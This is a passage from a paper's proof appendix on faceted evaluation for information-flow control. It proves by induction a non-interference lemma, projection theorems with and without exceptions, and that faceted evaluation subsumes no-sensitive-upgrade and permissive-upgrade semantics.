$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

Then $L(\Sigma) = L(\Sigma')$.

Proof. We prove a stronger inductive hypothesis, namely that if pc is not visible to L and

1. $\Sigma, e \Downarrow_{pc} \Sigma', V$ or

2. $\Sigma, (V_1\ V_2) \Downarrow_{pc}^{\mathtt{app}} \Sigma', V$

then $L(\Sigma) = L(\Sigma')$.

The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', V$ and the derivation of $\Sigma, (V_1\ V_2) \Downarrow_{pc}^{\texttt{app}} \Sigma', V$, and by case analysis on the final rule used in that derivation.

- For cases [F-VAL], [F-READ2], and [FA-⊥], $\Sigma = \Sigma'$. Therefore, $L(\Sigma) = L(\Sigma')$.

- For cases [F-DEREF], [F-APP], [F-LEFT], [F-RIGHT], [F-WRITE2], [FA-FUN], [FA-LEFT], and [FA-RIGHT] the argument holds by induction.

- For cases [F-SPLIT] and [FA-SPLIT], we note that since pc is not visible to L, neither $pc \cup \{k\}$ nor $pc \cup \{\overline{k}\}$ are visible to L. Therefore these cases also hold by induction.

- For case [F-REF], $e = \texttt{ref}\ e'$. By the antecedents of this rule:

$$\begin{gathered} \Sigma, e' \Downarrow_{pc} \Sigma'', V' \\ a \notin dom(\Sigma'') \\ V'' = \langle\!\langle\, pc\ ?\ V' : \bot \,\rangle\!\rangle \\ \Sigma' = \Sigma''[a := V''] \end{gathered}$$

  By induction, $L(\Sigma) = L(\Sigma'')$. Therefore, $\forall a'$ where $a' \neq a$, $L(\Sigma)(a') = L(\Sigma')(a')$. By Lemma 21, $L(\Sigma'(a)) = \bot$. Since $a \notin dom(\Sigma)$, $\Sigma(a) = \bot$. Therefore $L(\Sigma) = L(\Sigma')$.

- For case [F-ASSIGN], $e = e_a \texttt{:=} e_b$. By the antecedents of the [F-ASSIGN] rule:

$$\begin{gathered} \Sigma, e_a \Downarrow_{pc} \Sigma_1, V_1 \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V \\ \Sigma' = assign(\Sigma_2, pc, V_1, V) \end{gathered}$$

  By induction, $L(\Sigma) = L(\Sigma_1) = L(\Sigma_2)$. Therefore by Lemma 23, $L(\Sigma) = L(\Sigma')$.

- For case [F-READ1], $e = \texttt{read}(f)$. By the antecedents of this rule:

$$\Sigma(f) = v.w$$
$$pc \text{ visible to } view(f)$$
$$\Sigma' = \Sigma[f := w]$$

Since pc is not visible to L, $L \neq view(f)$. Therefore, $L(\Sigma)(f) = L(\Sigma')(f) = \epsilon$.

- For case [F-WRITE1], $e = \texttt{write}(f, e')$. By the antecedents of this rule:

$$\Sigma, e' \Downarrow_{pc} \Sigma'', V$$
$$pc \text{ visible to } view(f)$$
$$L' = view(f)$$
$$v = L'(V)$$
$$\Sigma' = \Sigma''[f := \Sigma''(f).v]$$

By induction, $L(\Sigma')(f) = L(\Sigma'')(f)$. Since pc is not visible to L, $L \neq L'$. Therefore, $L(\Sigma)(f) = L(\Sigma'')(f) = L(\Sigma')(f) = \epsilon$.

□

C.2 Proof of Theorem 7 (Projection)

Theorem 7.

Suppose

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

Then for any view L for which pc is visible,

$$L(\Sigma), L(e) \downarrow L(\Sigma'), L(V)$$

Proof. We prove a stronger inductive hypothesis, namely that for any view L for which pc is visible:

1. If $\Sigma, e \Downarrow_{pc} \Sigma', V$ then $L(\Sigma), L(e) \downarrow L(\Sigma'), L(V)$.

2. If $\Sigma, (V_1\ V_2) \Downarrow_{pc}^{\mathtt{app}} \Sigma', V$ then $L(\Sigma), e'[x := L(V_2)] \downarrow L(\Sigma'), L(V)$ where $L(V_1) = (\lambda x.e')$.

The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', V$ and the derivation of $\Sigma, (V_1\ V_2) \Downarrow_{pc}^{\mathtt{app}} \Sigma', V$, and by case analysis on the final rule used in that derivation.

- For case [F-VAL], $e = R$. Since $\Sigma, R \Downarrow_{pc} \Sigma, R$ and $L(\Sigma), L(R) \downarrow L(\Sigma), L(R)$, this case holds.

- For case [F-REF], $e = \mathtt{ref}\ e'$. Then by the antecedents of the [F-REF] rule:

$$\begin{gathered} \Sigma, e' \Downarrow_{pc} \Sigma'', V' \\ a \notin dom(\Sigma'') \\ V'' = \langle\!\langle\, pc\ ?\ V' : \bot \,\rangle\!\rangle \\ \Sigma' = \Sigma''[a := V''] \\ V = a \end{gathered}$$

  By induction, $L(\Sigma), L(e') \downarrow L(\Sigma''), L(V')$. Since $a \notin dom(\Sigma'')$, $a \notin dom(L(\Sigma''))$. By Lemma 21, $L(V'') = L(V')$. Since $\Sigma' = \Sigma''[a := V''], L(\Sigma') = L(\Sigma'')[a := L(V')]$. Therefore, by the [S-REF] rule, $L(\Sigma), \mathtt{ref}\ L(e') \downarrow L(\Sigma'), L(V)$.

- For case [F-DEREF], $e = \mathtt{!}e'$. Then by the antecedents of the [F-DEREF] rule:

$$\begin{gathered} \Sigma, e' \Downarrow_{pc} \Sigma', V' \\ V = deref(\Sigma', V', pc) \end{gathered}$$

  By induction, $L(\Sigma), L(e') \downarrow L(\Sigma'), L(V')$. Since V' must be an address, the bottom value, or a faceted value where all the nodes are addresses or the bottom value, it must be the case that $L(V')$ is an address or the bottom value.

– If $a = L(V')$, then by Lemma 22 $L(V) = L(\Sigma')(a)$. Therefore, by the [S-DEREF] rule, $L(\Sigma), L(\texttt{!}e') \downarrow L(\Sigma'), L(V)$.

– If $\bot = L(V')$, then by Lemma 22 $L(V) = \bot$. Therefore, by the [S-DEREF] rule, $L(\Sigma), L(\texttt{!}e') \downarrow L(\Sigma'), L(V)$.

- For case [F-ASSIGN], $e = (e_a \texttt{:=} e_b)$. By the antecedents of the [F-ASSIGN] rule:

$$\begin{gathered} \Sigma, e_a \Downarrow_{pc} \Sigma_1, V_1 \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V \\ \Sigma' = assign(\Sigma_2, pc, V_1, V) \end{gathered}$$

By induction

$$\begin{gathered} L(\Sigma), L(e_a) \downarrow L(\Sigma_1), L(V_1) \\ L(\Sigma_1), L(e_b) \downarrow L(\Sigma_2), L(V) \end{gathered}$$

Since V_1 must either be an address, $\bot$, or a faceted value where all the nodes are addresses or $\bot$, it must be the case that $L(V_1)$ is an address or $\bot$.

– If $a = L(V_1)$, then by Lemma 23, $\forall a' \neq a, L(\Sigma')(a') = L(\Sigma_2)(a')$.

Also by Lemma 23 $L(\Sigma')(a) = L(V)$.

Therefore, by the [S-ASSIGN] rule, $L(\Sigma), L(e_a \texttt{:=} e_b) \downarrow L(\Sigma'), L(V)$.

– If $\bot = L(V_1)$, then by Lemma 23 $L(\Sigma') = L(\Sigma_2)$.

Therefore, this case holds by the [S-ASSIGN-$\bot$] rule.

- For case [F-APP], $e = (e_a\ e_b)$. By the antecedents of the [F-APP] rule:

$$\begin{gathered} \Sigma, e_a \Downarrow_{pc} \Sigma_1, V_1 \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V_2 \\ \Sigma_2, (V_1\ V_2) \Downarrow_{pc}^{\texttt{app}} \Sigma', V \end{gathered}$$

By induction

$$L(\Sigma), L(e_a) \downarrow L(\Sigma_1), L(V_1)$$
$$L(\Sigma_1), L(e_b) \downarrow L(\Sigma_2), L(V_2)$$

V_1 must be a function, the bottom value ($\bot$), or a faceted value where all the nodes are functions or $\bot$.

- If $(\lambda x.e') = L(V_1)$, then by induction $L(\Sigma_2), e'[x := V_2] \downarrow L(\Sigma'), L(V)$. Therefore, by the [S-APP] rule, $L(\Sigma), L(e_a\ e_b) \downarrow L(\Sigma'), L(V)$.
- Otherwise, $\bot = L(V_1)$. By Lemma 24 and the [F-APP-$\bot$] rule, it follows that $L(\Sigma') = L(\Sigma_2)$ and $L(V) = \bot$. Therefore $L(\Sigma_2), L(e_a\ e_b) \downarrow L(\Sigma'), L(V)$ by the [S-APP-$\bot$] rule.

- For case [F-LEFT], $e = \langle k\ ?\ e_a : e_b \rangle$. By the antecedents of this rule

$$k \in pc$$
$$\Sigma, e_a \Downarrow_{pc} \Sigma', V$$

Therefore $L(\langle k\ ?\ e_a : e_b \rangle) = L(e_a)$, and this case holds by induction.

- Case [F-RIGHT] holds by a similar argument as [F-LEFT].

- For case [F-SPLIT], $e = \langle k\ ?\ e_a : e_b \rangle$. By the antecedents of the [F-SPLIT] rule:

$$\Sigma, e_a \Downarrow_{pc \cup \{k\}} \Sigma_1, V_1$$
$$\Sigma_1, e_b \Downarrow_{pc \cup \{\overline{k}\}} \Sigma', V_2$$
$$V = \langle k\ ?\ V_1 : V_2 \rangle$$

- Suppose $k \in L$. Then $pc \cup \{k\}$ is visible to L, and $\forall L$ where L is consistent with $pc \cup \{k\}$, we know that $L(e) = L(e_a)$ and $L(V_1) = L(V)$. By induction we know that $L(\Sigma), L(e_a) \downarrow L(\Sigma_1), L(V)$. Lemma 24 implies $L(\Sigma_1) = L(\Sigma')$, so this case holds.

- Conversely suppose $k \notin L$. Then $pc \cup \{\overline{k}\}$ is visible to L and $L(e) = L(e_b)$ and $L(V_2) = L(V)$. By Lemma 24 we know that $L(\Sigma) = L(\Sigma_1)$. Therefore, $L(\Sigma_1), L(e_b) \downarrow L(\Sigma'), L(V)$ by induction.

- For [F-READ1], $e = \texttt{read}(f)$. By the antecedents of this rule,

$$\begin{gathered} \Sigma(f) = v.w \\ L' = \mathit{view}(f) \\ pc \text{ visible to } L' \\ pc' = L' \cup \{\overline{k} \mid k \notin L'\} \\ \Sigma' = \Sigma[f := w] \\ V = \langle\!\langle\, pc' \ ?\ v : \bot \,\rangle\!\rangle \end{gathered}$$

  - If $L = \mathit{view}(f)$, then $L(V) = v$. This case holds since $L(\Sigma), \texttt{read}(f) \downarrow L(\Sigma'), v$.

  - Otherwise, $L \neq \mathit{view}(f)$. Therefore $L(\Sigma) = L(\Sigma')$ since $L(\Sigma(f)) = \epsilon$. Also, $L(e) = \bot$ and $L(V) = \bot$. Therefore, this case holds since $L(\Sigma), \bot \downarrow L(\Sigma), \bot$.

- For [F-READ2], $e = \texttt{read}(f)$.

  By the antecedent of this rule, pc not visible to $\mathit{view}(f)$. Therefore, $L(e) = \bot$. Since $\Sigma, \texttt{read}(f) \Downarrow_{pc} \Sigma, \bot$ and $L(\Sigma), \bot \downarrow L(\Sigma), \bot$, this case holds.

- For [F-WRITE1], $e = \texttt{write}(f, e')$. By the antecedents of this rule,

$$\begin{gathered} \Sigma, e' \Downarrow_{pc} \Sigma'', V \\ pc \text{ visible to } \mathit{view}(f) \\ L' = \mathit{view}(f) \\ v = L'(V) \\ \Sigma' = \Sigma''[f := \Sigma''(f).v] \end{gathered}$$

  By induction, $L(\Sigma), e' \downarrow L(\Sigma''), L(V)$.

  - If $L = L'$, then $L(V) = v$. Since $L(\Sigma') = L(\Sigma''[f := L(\Sigma''(f).v)])$, it follows that $L(\Sigma), \texttt{write}(f, e') \downarrow L(\Sigma'), L(V)$.

– Otherwise, $L \neq L'$. Therefore $L(\Sigma') = L(\Sigma'')$, since $L(\Sigma''(f)) = \epsilon$. Also, it must be the case that $L(\texttt{write}(f, e')) = e'$. Therefore this case holds, since by induction $L(\Sigma), e' \downarrow L(\Sigma''), L(V)$.

- For [F-WRITE2], $e = \texttt{write}(f, e')$. By the antecedents of this rule,

$$\begin{array}{c} \Sigma, e' \Downarrow_{pc} \Sigma', V \\ pc \text{ not visible to } view(f) \end{array}$$

Therefore, $L(e) = L(e')$ By induction, $L(\Sigma), e' \downarrow L(\Sigma'), L(V)$.

- Both cases [FA-LEFT] and [FA-RIGHT] hold by induction.

- For case [FA-FUN], we have (by the antecedent of this rule) $\Sigma, e'[x := V_2] \Downarrow_{pc} \Sigma', V$. Therefore, it holds by induction that $L(\Sigma), L(e'[x := V_2]) \downarrow L(\Sigma'), L(V)$.

- For case [FA-SPLIT], we know that $V_1 = \langle k \ ? \ V_a : V_b \rangle$. By the antecedents of the rule:

$$\begin{array}{c} k \notin pc, \overline{k} \notin pc \\ \Sigma, (V_a \ V_2) \Downarrow^{\texttt{app}}_{pc \cup \{k\}} \Sigma_1, V'_a \\ \Sigma_1, (V_b \ V_2) \Downarrow^{\texttt{app}}_{pc \cup \{\overline{k}\}} \Sigma', V'_b \end{array}$$

We consider three separate cases.

  – If $L(V_1) = \bot$, this case holds vacuously.

  – Suppose $k \in L$ and $L(V_a) = (\lambda x.e')$. Then $pc \cup \{k\}$ is visible to L and $L(V) = L(V'_a)$. Then $L(\Sigma), e' \downarrow L(\Sigma_1), L(V)$ by induction. By Lemma 24, $\mathrm{L}(\Sigma_1) = L(\Sigma')$.

  – Suppose $k \notin L$ and $L(V_b) = (\lambda x.e')$. Then $pc \cup \{\overline{k}\}$ is visible to L and $L(V) = L(V'_b)$. By Lemma 24, $L(\Sigma) = L(\Sigma_1)$. By induction, $L(\Sigma_1), e' \downarrow L(\Sigma'), L(V)$.

- For case [FA-$\bot$], $V_1 = \bot$. Since $L(\bot) \neq (\lambda x.e')$, this case vacuously holds.

$\square$

C.3 Proof of Theorem 9 (Faceted Evaluation Subsumes No-Sensitive-Upgrade)

Theorem 9. If $\Sigma, e \Downarrow_{pc} \Sigma', V$ then $\Sigma, e \Downarrow\!\!\Downarrow_{pc} \Sigma', V$.

Proof. The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', V$ and by case analysis on the final rule used in that derivation.

- For case [NSU-VAL], $e = R$. This case then holds since $\Sigma, R \Downarrow_{pc} \Sigma, R$ and $\Sigma, R \Downarrow\!\!\Downarrow_{pc}$ Σ, R.

- case [NSU-APP]. Then $e = (e_a\ e_b)$. By the antecedents of this rule:

$$\begin{array}{c} \Sigma, e_a \Downarrow_{pc} \Sigma_1, (\lambda x.e') \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V' \\ \Sigma_2, e'[x := V'] \Downarrow_{pc} \Sigma', V \end{array}$$

  By induction:

$$\begin{array}{c} \Sigma, e_a \Downarrow\!\!\Downarrow_{pc} \Sigma_1, (\lambda x.e') \\ \Sigma_1, e_b \Downarrow\!\!\Downarrow_{pc} \Sigma_2, V' \end{array}$$

  Therefore, by the [F-APP] rule it is sufficient to show that $\Sigma_2, ((\lambda x.e')\ V') \Downarrow\!\!\Downarrow_{pc}^{\mathtt{app}}$ Σ', V. Since $\Sigma_2, e'[x := V'] \Downarrow\!\!\Downarrow_{pc} \Sigma', V$ by induction, this case holds by the [FA-FUN] rule.

- case [NSU-APP-$\bot$]. Then $e = (e_a\ e_b)$. By the antecedents of this rule:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, \bot$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma', V'$$
$$V = \bot$$

By induction:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, \bot$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma', V'$$

Therefore, by the [F-APP] rule it is sufficient to show that $\Sigma', (\bot\ V') \Downarrow_{pc}^{\mathsf{app}} \Sigma', \bot$, which holds by the [FA-$\bot$] rule.

- case [NSU-APP-K]. Then $e = (e_a\ e_b)$. By the antecedents of this rule:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, \langle k\ ?\ (\lambda x.e') : \bot\rangle$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V'$$
$$\Sigma_2, e'[x := V'] \Downarrow_{pc\cup\{k\}} \Sigma', V''$$
$$V = \langle k\rangle^{pc} V''$$

By induction:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, \langle k\ ?\ (\lambda x.e') : \bot\rangle$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V'$$

Therefore, by the [F-APP] rule it will suffice to show that $\Sigma_2, (\langle k\ ?\ (\lambda x.e')\ V' : \bot\rangle) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V$.

  - If $k \in pc$, then $\Sigma_2, (\langle k\ ?\ (\lambda x.e')\ V' : \bot\rangle) \Downarrow_{pc}^{\mathsf{app}} \Sigma'', V''$ by the [FA-LEFT] rule. By the [FA-FUN] rule, $\Sigma_2, e'[x := V'] \Downarrow_{pc} \Sigma'', V''$. By induction, $\Sigma'' = \Sigma'$ and $V' = V''$. Since $V = \langle k\rangle^{pc}\langle k\ ?\ V'' : \bot\rangle = V''$, it holds that $V'' = V$.
  - Otherwise, by the [FA-SPLIT] rule:

$$\Sigma_2, ((\lambda x.e')\ V') \Downarrow_{pc}^{\mathsf{app}} \Sigma_3, V_3$$
$$\Sigma_3, (\bot\ V') \Downarrow_{pc}^{\mathsf{app}} \Sigma_4, V_4$$
$$V_5 = \langle\!\langle\, k\ ?\ V_3 : V_4 \,\rangle\!\rangle$$

By induction, $\Sigma_3 = \Sigma'$ and $V_3 = V''$. By the [FA-$\bot$] rule, $\Sigma_4 = \Sigma'$ and $V_4 = \bot$. Therefore, $V_5 = \langle\!\langle\, k \;?\; V'' : \bot \,\rangle\!\rangle = \langle k \rangle^{pc} V'' = V$.

- case [NSU-LABEL]. Then $e = \langle k \;?\; e' : \bot \rangle$. By the antecedent of this rule:

$$\begin{array}{c} \Sigma, e' \Downarrow_{k \cup \{pc\}} \Sigma', V' \\ V = \langle k \rangle^{pc} V' \end{array}$$

  By induction, $\Sigma, e' \Downarrow\!\!\Downarrow_{pc \cup \{k\}} \Sigma', V'$.

  - If $k \in pc$, then $pc \cup \{k\} = pc$ and $V = V'$. Therefore, by the [F-LEFT] rule, $\Sigma, \langle k \;?\; e' : \bot \rangle \Downarrow\!\!\Downarrow_{pc} \Sigma', V$.
  - Otherwise, $k \notin pc$ and $\overline{k} \notin pc$. Therefore $V = \langle k \;?\; V' : \bot \rangle$. By the [F-VAL] rule, $\Sigma', \bot \Downarrow\!\!\Downarrow_{pc \cup \{\overline{k}\}} \Sigma', \bot$. Therefore, $\Sigma, \langle k \;?\; e' : \bot \rangle \Downarrow\!\!\Downarrow_{pc \cup \{k\}} \Sigma', V$ by the [F-SPLIT] rule.

- case [NSU-REF]. Then $e = \texttt{ref}\ e'$. By the antecedents of this rule:

$$\begin{array}{c} \Sigma, e' \Downarrow_{pc} \Sigma_1, V' \\ a \notin dom(\Sigma_1) \\ \Sigma' = \Sigma_1[a := \langle\!\langle\, pc \;?\; V' : \bot \,\rangle\!\rangle] \end{array}$$

  By induction, $\Sigma, e' \Downarrow\!\!\Downarrow_{pc} \Sigma_1, a$. Without loss of generality, we assume that both executions allocate the same address a. Therefore, $\Sigma, \texttt{ref}\ e' \Downarrow\!\!\Downarrow_{pc} \Sigma', a$ by the [F-REF] rule.

- Case [NSU-DEREF]. Then $e = \texttt{!}e'$. By the antecedents of this rule:

$$\begin{array}{c} \Sigma, e' \Downarrow_{pc} \Sigma', V_a \\ V = deref(\Sigma', a, pc) = \Sigma'(a) \end{array}$$

  By induction, $\Sigma, e' \Downarrow\!\!\Downarrow_{pc} \Sigma', a$. Therefore $\Sigma, \texttt{!}e' \Downarrow\!\!\Downarrow_{pc} \Sigma', V$ by the [DEREF] rule.

- case [NSU-ASSIGN]. Then $e = e_a \texttt{:=} e_b$. By the antecedents of this rule:

$$\begin{gathered}\Sigma, e_a \Downarrow_{pc} \Sigma_1, a \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V \\ pc = \texttt{label}(\Sigma_2(a)) \\ V' = \langle\!\langle\, pc \ ?\ V : \bot \,\rangle\!\rangle \\ \Sigma' = \Sigma_2[a := V']\end{gathered}$$

By induction:

$$\begin{gathered}\Sigma, e_a \Downarrow\!\!\Downarrow_{pc} \Sigma_1, a \\ \Sigma_1, e_b \Downarrow\!\!\Downarrow_{pc} \Sigma_2, V\end{gathered}$$

  - If $pc = \{\}$, then since $assign(\Sigma_2, \{\}, a, V) = \Sigma_2[a := V]$,

    it follows that $\Sigma, e_a \texttt{:=} e_b \Downarrow\!\!\Downarrow_{pc} \Sigma', V$ by the [F-ASSIGN] rule.

  - Otherwise, $pc = \{k\}$ and $\Sigma_2(a) = \langle k \ ?\ V'' : \bot \rangle$. Since $assign(\Sigma_2, \{k\}, a, V) =$

    $\Sigma_2[a := V']$, it holds that $\Sigma, e_a \texttt{:=} e_b \Downarrow\!\!\Downarrow_{pc} \Sigma', V$ by the [F-ASSIGN] rule.

- case [NSU-ASSIGN-⊥]. Then $e = e_a \texttt{:=} e_b$. By the antecedents of this rule:

$$\begin{gathered}\Sigma, e_a \Downarrow_{pc} \Sigma_1, \bot \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma', V\end{gathered}$$

By induction:

$$\begin{gathered}\Sigma, e_a \Downarrow\!\!\Downarrow_{pc} \Sigma_1, \bot \\ \Sigma_1, e_b \Downarrow\!\!\Downarrow_{pc} \Sigma', V\end{gathered}$$

Since $\Sigma' = assign(\Sigma', pc, \bot, V)$, this case holds by the [F-ASSIGN] rule.

- case [NSU-ASSIGN-K]. Then $e = e_a \texttt{:=} e_b$. By the antecedents of this rule:

$$\begin{gathered}\Sigma, e_a \Downarrow_{pc} \Sigma_1, \langle k \ ?\ a : \bot \rangle \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V \\ pc \cup \{k\} = \texttt{label}(\Sigma_2(a)) \\ V' = \langle\!\langle\, pc \cup \{k\} \ ?\ V : \bot \,\rangle\!\rangle \\ \Sigma' = \Sigma_2[a := V']\end{gathered}$$

By induction:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, \langle k \ ? \ a : \bot \rangle$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V$$

Let $\Sigma'' = assign(\Sigma_2, pc, \langle k \ ? \ a : \bot\rangle, V) = \Sigma_2[a := V'']$ where $V'' = \langle\!\langle \{k\} \ ? \ V : \Sigma_2(a) \rangle\!\rangle$. Since it must be the case that $\Sigma_2(a) = \langle k \ ? \ V_{old} : \bot\rangle$, $V'' = \langle k \ ? \ V : \bot\rangle$. Therefore, $\Sigma, e_a := e_b \Downarrow_{pc} \Sigma', V$ by the [F-ASSIGN] rule.

□

C.4 Proof of Theorem 10 (Faceted Evaluation Subsumes Permissive Upgrades)

Theorem 10. If $\Sigma, e \Downarrow_{pc} \Sigma', V$, then $\Sigma, e \Downarrow_{pc} \Sigma', V$.

Proof. The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', V$ and by case analysis on the final rule used in that derivation.

- Cases [NSU-VAL] [NSU-APP], [NSU-APP-⊥], [NSU-APP-K], [NSU-LABEL], [NSU-REF], [NSU-DEREF], [NSU-ASSIGN], [NSU-ASSIGN-⊥], and [NSU-ASSIGN-K] hold by the same argument as in the proof for Theorem 9.

- Case [PU-ASSIGN]. Then $e = e_a := e_b$. By the antecedents of this rule:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, a$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V$$
$$V' = \langle\!\langle \, pc \ ? \ V : \Sigma_2(a) \rangle\!\rangle$$
$$\Sigma' = \Sigma_2[a := V']$$

By induction:

$$\Sigma, e_a \Downarrow\!\!\!\Downarrow_{pc} \Sigma_1, a$$
$$\Sigma_1, e_b \Downarrow\!\!\!\Downarrow_{pc} \Sigma_2, V$$

Since $assign(\Sigma_2, pc, a, V) = \Sigma_2[a := V'']$ where $V'' = \langle\!\langle\, pc\ ?\ V : \Sigma_2(a) \,\rangle\!\rangle = V'$, it follows that $\Sigma, e_a \mathbin{:=} e_b \Downarrow\!\!\!\Downarrow_{pc} \Sigma', V$ by the [F-ASSIGN] rule.

- case [PU-ASSIGN-K]. Then $e = e_a \mathbin{:=} e_b$. By the antecedents of this rule:

$$\Sigma, e_a \Downarrow_{pc} \Sigma_1, \langle k\ ?\ a : \bot \rangle$$
$$\Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V$$
$$V' = \langle\!\langle\, pc\ ?\ V : \Sigma_2(a) \,\rangle\!\rangle$$
$$\Sigma' = \Sigma_2[a := V']$$

By induction:

$$\Sigma, e_a \Downarrow\!\!\!\Downarrow_{pc} \Sigma_1, \langle k\ ?\ a : \bot \rangle$$
$$\Sigma_1, e_b \Downarrow\!\!\!\Downarrow_{pc} \Sigma_2, V$$

Since $assign(\Sigma_2, pc, \langle k\ ?\ a : \bot \rangle, V) = \Sigma_2[a := V'']$ where $V'' = \langle\!\langle\, pc\ ?\ V : \Sigma_2(a) \,\rangle\!\rangle$, it follows that $\Sigma, e_a \mathbin{:=} e_b \Downarrow\!\!\!\Downarrow_{pc} \Sigma', V$ by the [F-ASSIGN] rule.

□

C.5 Proof of Lemma 31

Lemma 31. Suppose pc is not visible to L and that

$$\Sigma, e \Downarrow\!\!\!\Downarrow_{pc} \Sigma', B$$

Then $L(\Sigma) = L(\Sigma')$.

Proof. We prove a stronger inductive hypothesis, namely that if pc is not visible to L and

1. $\Sigma, e \Downarrow_{pc} \Sigma', B$ or

2. $\Sigma, (B_1\ B_2) \Downarrow_{pc}^{\mathtt{app}} \Sigma', B$ or

3. $\Sigma, e \Downarrow_{pc}^{B'} \Sigma', B$ or

4. $\Sigma, B'\ \mathtt{catch}\ e \Downarrow_{pc}^{\mathtt{catch}} \Sigma', B$

then $L(\Sigma) = L(\Sigma')$.

The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', B$, the derivation of $\Sigma, (B_1\ B_2) \Downarrow_{pc}^{\mathtt{app}} \Sigma', B$, the derivation of $\Sigma, e \Downarrow_{pc}^{B'} \Sigma', B$, the derivation of $\Sigma, B'\ \mathtt{catch}\ e \downarrow \downarrow_{pc}^{\mathtt{catch}} \Sigma', B$, and by case analysis on the final rule used in the derivation.

- For cases [FE-VAL] [FE-READ2], [FA-⊥], [FE-RAISE], [FB-RAISE], [FA-RAISE1], [FA-RAISE2], and [FX-NOERR] $\Sigma = \Sigma'$. Therefore, $L(\Sigma) = L(\Sigma')$.

- Cases [FE-LEFT], [FE-RIGHT], [FA-FUN], [FA-LEFT], [FA-RIGHT] [FE-DEREF], [FE-APP], [FE-TRY], [FE-WRITE2], [FB-NORMAL], and [FX-CATCH] hold by induction.

- For cases [FE-SPLIT], [FA-SPLIT], [FB-SPLIT], and [FX-SPLIT] we note that since pc is not visible to L, neither $pc \cup \{k\}$ nor $pc \cup \{\overline{k}\}$ are visible to L. Therefore these cases also hold by induction.

- For case [FE-REF], $e = \mathtt{ref}\ e'$. By the antecedents of this rule:

$$
\begin{gathered}
\Sigma, e' \Downarrow_{pc} \Sigma'', B'' \\
a \notin dom(\Sigma'') \\
\langle B, V' \rangle = mkref(a, B'') \\
V = \langle\!\langle\, pc\ ?\ V' : \bot \,\rangle\!\rangle \\
\Sigma' = \Sigma''[a := V]
\end{gathered}
$$

By induction, $L(\Sigma) = L(\Sigma'')$. Therefore, $\forall a'$ where $a' \neq a$, $L(\Sigma)(a') = L(\Sigma')(a')$. By Lemma 28, $L(\Sigma'(a)) = \perp$. Since $a \notin dom(\Sigma)$, $\Sigma(a) = \perp$. Therefore $L(\Sigma) = L(\Sigma')$.

- For case [FE-ASSIGN], $e = e_a \texttt{:=} e_b$. By the antecedents of the [FE-ASSIGN] rule:

$$\begin{gathered} \Sigma, e_a \Downarrow_{pc} \Sigma_1, V_1 \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, V \\ \Sigma' = assign(\Sigma_2, pc, V_1, V) \end{gathered}$$

By induction, $L(\Sigma) = L(\Sigma_1) = L(\Sigma_2)$. Therefore by Lemma 30, $L(\Sigma) = L(\Sigma')$.

- For case [FE-READ1], $e = \texttt{read}(f)$. By the antecedents of this rule:

$$\begin{gathered} \Sigma(f) = v.w \\ pc \text{ visible to } view(f) \\ \Sigma' = \Sigma[f := w] \end{gathered}$$

Since pc is not visible to L, $L \neq view(f)$. Therefore, $L(\Sigma)(f) = L(\Sigma')(f) = \epsilon$.

- For case [FE-WRITE1], $e = \texttt{write}(f, e')$. By the antecedents of this rule:

$$\begin{gathered} \Sigma, e' \Downarrow_{pc} \Sigma'', B \\ pc \text{ visible to } view(f) \\ L' = view(f) \\ v = L'(B) \\ \Sigma' = \Sigma''[f := \Sigma''(f).v] \end{gathered}$$

By induction, $L(\Sigma')(f) = L(\Sigma'')(f)$. Since pc is not visible to L, $L \neq L'$. Therefore, $L(\Sigma)(f) = L(\Sigma'')(f) = L(\Sigma')(f) = \epsilon$.

$\square$

C.6 Proof of Theorem 11 (Projection with Exceptions)

Theorem 11. Suppose

$$\Sigma, e \Downarrow_{pc} \Sigma', B$$

Then for any view L for which pc is visible,

$$L(\Sigma), L(e) \downarrow L(\Sigma'), L(B)$$

Proof. We prove a stronger inductive hypothesis, namely that for any view L for which pc is visible:

1. If $\Sigma, e \Downarrow_{pc} \Sigma', B$ then $L(\Sigma), L(e) \downarrow L(\Sigma'), L(B)$.

2. If

$$\begin{array}{l} \Sigma, (B_1\ B_2) \Downarrow_{pc}^{\texttt{app}} \Sigma', B \\ L(B_1) = (\lambda x.e') \\ L(B_2) \neq \texttt{raise} \end{array}$$

   then $L(\Sigma), e'[x := L(B_2)] \downarrow L(\Sigma'), L(B)$.

3. If $\Sigma, e \Downarrow_{pc}^{B'} \Sigma', B$ and $L(B') \neq \texttt{raise}$, then $L(\Sigma), L(e) \downarrow L(\Sigma'), L(B)$.

4. If $\Sigma, B'\ \texttt{catch}\ e \Downarrow_{pc}^{\texttt{catch}} \Sigma', B$ and $L(B') = \texttt{raise}$, then $L(\Sigma), L(e) \downarrow L(\Sigma'), L(B)$.

The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', V$ and the derivation of $\Sigma, (V_1\ V_2) \Downarrow_{pc}^{\texttt{app}} \Sigma', V$, and by case analysis on the final rule used in that derivation.

